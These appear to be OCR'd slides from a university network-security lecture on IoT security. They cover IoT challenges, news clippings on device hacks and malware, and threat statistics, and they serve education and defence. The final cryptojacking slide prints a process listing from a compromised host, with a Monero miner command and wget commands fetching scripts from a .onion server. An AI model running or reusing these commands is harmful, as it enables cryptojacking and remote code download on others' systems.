Sound problems – waiting for someone to fix

Manolis (Emmanouil Vasilomanolakis)

network security: IoT security

Course plan

- Lecture 1: Intro (**Manolis**, **Carsten**) 30.01
- Lecture 2: **Crypto** essentials (**Carsten**) 06.02
- Lecture 3: **Authentication** (**Manolis**), lab bootcamp (TAs) 13.02
- Lecture 4: **TLS** (**Manolis**) 20.02
- Lecture 5: **Threat detection** (**Manolis**) 27.02
- Lecture 6: Hacking Lab day (**TAs**) – blue team 05.03
- Lecture 7: **IoT security** (**Manolis**) 12.03
- Lecture 8: **WIFI security** (**Manolis**) 19.03
- Lecture 9: **Private communication** (**Carsten**) 02.04
- Lecture 10: **When everything fails** (**Manolis**) 09.04
- Lecture 11: Hacking Lab day (**TAs**) – red team 16.04
- Lecture 12: Guest lecture (OT security, **Ludwig**) 23.04
- Lecture 13: **Exam preps** (**Carsten, Manolis**) 30.04


Outline

- **Introduction**
  - IoT?
  - IoT (security) challenges
- **IoT attacks**
- **IoT common protocols**
  - CoAP
  - MQTT
  - ZIGBEE
  - Bluetooth
  - WIFI
- **Companion apps & IoT security**
- **Lab exercises**

What is the Internet of Things (IoT)?

- **Umbrella term for Internet-connected (or connectivity to other networks) (smart) devices/objects**.
- Examples include:
  - IP cameras
  - Smart appliances (fridges, washing machines, air conditioning, fans, coffee machines, smart assistants…)
  - Sensors (temperature, humidity, etc.)

Why is IoT relevant for us?



Why (IoT) security fails?

- Technology progresses too fast for cyber-security to keep up

Drones are Quickly Becoming a Cybersecurity Nightmare

Author:
Stephen Pritchard

March 22, 2019
/ 2:33 pm

Hacked drones are breaching physical and cyberdefenses to cause disruption and steal data, experts warn.

Drones are a growing threat for law enforcement and business security officers. In the run-up to Christmas 2018, rogue drones grounded planes at London Gatwick, the UK's second-busiest airport. But, increasingly it's not just the air traffic controllers sounding the alarms over drones, it's also the cybersecurity community.

Hacker terrorizes family by hijacking baby monitor

Dec 18, 2018 · 2 min read

Why (IoT) security fails?

- Consumers just want all the new cool tech


Black Hat USA 2015: The full story of how that Jeep was hacked

Recently we wrote about the Jeep Cherokee hack incident. At Black Hat security researchers Charlie Miller and Chris Valasek finally explained, how exactly the now-famous Jeep hack happened.

Alex Drozhzhin August 6, 2015

'Panty Buster' sex toys can be hacked to 'remotely pleasure people without their consent', researchers claim

Jasper Hamill Thursday 1 Feb 2018 2:38 pm



This sex toy could be unleashed on your nether regions when you're least expecting it (Credit: Vibratissimo)

A web-connected sex toy called the 'Panty Buster' could be hacked to inflict sexual pleasure on unwitting victims without their consent, security experts have alleged.

Why (IoT) security fails?

- **Attackers: relentless and fast!**


Malicious Actors Produce Coronavirus-Themed Malware

Some cybercriminals have been taking advantage of the Coronavirus hysteria by distributing Remcos RAT and malware payloads on targets' computers. Operating under a phishing campaign, the criminals disguise the malicious file under a PDF that promises Coronavirus safety measures.

Cybaze/Yoroi ZLAb initially discovered the suspicious file after it entered the company's file analysis service. Research by the security team has revealed that the executable file is an obfuscated Remcos RAT dropper that runs together with a VBS file executing the malware.

According to BleepingComputer, "The malware will also gain persistence on the infected device by adding a Startup Registry key at HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce which allows it to restart itself after the computer is restarted"

After the malware is set up, it captures the victim's keystrokes and logs them in a log.dat file in a temporary local \onedriv folder.



Scammers use bogus coronavirus email alerts to infect computers with malware

by Herb Weisbaum | Saturday, March 7th 2020

(Photo: MGN)

A few weeks ago, I warned you that scammers were trying to take advantage of the coronavirus by sending out phishing email.

These bogus messages are made to look like they're from the Centers for Disease Control (CDC) or the World Health Organization (WHO).

The scammers hope to trick you into giving them your email login credentials.

Click on the link in the email – to supposedly get more information – and you'll land on a bogus website run by the criminals that asks for your email user name and password.

(some of) The IoT challenges

- Constrained devices?
- Authentication/authorization?
- Updates management?
- Secure communication?
- Integrity and Privacy?
- IoT companion apps security
- Availability?
- Vulnerabilities management?


Security mechanism	Effect on energy consumption
Encryption	$\Uparrow 15-30\%$
Channel assignment	$\Uparrow 10\%$
Power control	$\Uparrow 4\%$
All three above	$\Uparrow 230\%$

Outline

- **Introduction**
  - –IoT?
  - –IoT (security) challenges
- **IoT attacks**
- **IoT common protocols**
  - –CoAP
  - –MQTT
  - –ZIGBEE
  - –Bluetooth
- **Companion apps & IoT security**
- **Lab exercises**


Benefits of IoT (for the attackers)

- Huge amount of devices
- Security mostly doesn't exist
- Easy to find/infect
  - See also our lab today!
- Churn (always active)
- Hard to update/patch
  - Vendors don't care
  - Connectivity/bandwidth/energy issues
  - Users don't care




The IoT security landscape

- Palo alto Networks and Unit42
- USA-located devices: IoT and medical
- March 2020
- (report in https://unit42.paloaltonetworks.com/iot-threat-report-2020/)



The IoT security landscape: key findings

- **OS support a huge problem (medical imaging devices)**
  - Windows XP (unsupported)
  - Windows 7 (unsupported)
  - Old Linux/Unix (unsupported)



- **98%** of all IoT traffic is **unencrypted**
- **57%** of IoT devices are **vulnerable** to medium- or high-severity attacks

Enterprise networks and IoT





Figure 1: IP phones have only 5% of all security issues

Printers and security cameras

Security cameras make up only 5% of enterprise IoT devices, but they account for 33% of all security issues. This is because many cameras are designed to be consumer-grade, focusing on simplicity of use and deployment over security.



What can an attacker do with a security camera?


In 2016, teen scammers initiated the large-scale Mirai attack, involving more than 600,000 CCTV cameras, to scan big blocks of the internet for open telnet in an attempt to log in using default passwords.

Printers account for 18% of IoT devices and 24% of security incidents. They have inherently less built-in security, and vulnerabilities in browser interfaces often make them ideal targets as entry points for launching cyberattacks.

How dangerous is a printer on the loose? They can:

- Provide access to print logs
- Open up lateral movement to other computers on the network
- Be used as part of a DDoS attack

Medical IoT devices



(example of) possible attacks


Current attacks

- DDoS: Distributed Denial of Service Attack
- DDoS extortion
- Ransom attacks
- Privacy attacks
- Pivoting attacks (video we saw before)
- Physical attacks (access control)
- Cryptojacking attacks

Futuristic (but also current) attacks

- Car hijacking
- Drone attacks
- Health devices

Attack types (from the report)



Cryptojacking attacks

- Mining bitcoins can even be life-threatening!

```
# ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 May14 ?        00:00:00 /bin/sh -c sh /entry
root         6     1  0 May14 ?        00:00:00 sh /entry
root        20     1  0 May14 ?        00:00:00 /usr/sbin/sshd
debian-+    36     1  0 May14 ?        00:03:04 /usr/bin/tor --defaults-torrc /usr/share/t
or/tor-service-defaults-torrc --hush
root        37     6  0 May14 ?        00:00:00 /bin/bash /toolbin/shodaemon
root        38     6  0 May14 ?        00:00:00 /bin/sh /toolbin/btnet
root        39     6 33 May14 ?        1-17:44:54 /toolbin/darwin -o us-east.cryptonight-h
ub.miningpoolhub.com:20580 -u xulu.autodeploy -p x --currency monero -i 0 -c conf.txt -r
root        41    38  0 May14 ?        00:00:00 /bin/sh /toolbin/btnet1
root        69     6  0 May14 ?        00:00:00 sleep 7d
root       561    37  0 08:21 ?        00:00:00 sleep 18353
root       641    41  0 11:43 ?        00:00:00 wget http://wg6kw72fqds5n2q2x6qjejenrskg6i
3dywe7xrcselhbeiikoxfrmnqd.onion/bnet1.txt -O /root/cmd1.sh -o /dev/null
root       646    38  0 11:59 ?        00:00:00 wget http://wg6kw72fqds5n2q2x6qjejenrskg6i
3dywe7xrcselhbeiikoxfrmnqd.onion/bnet.txt -O /root/cmd.sh -o /dev/null
```

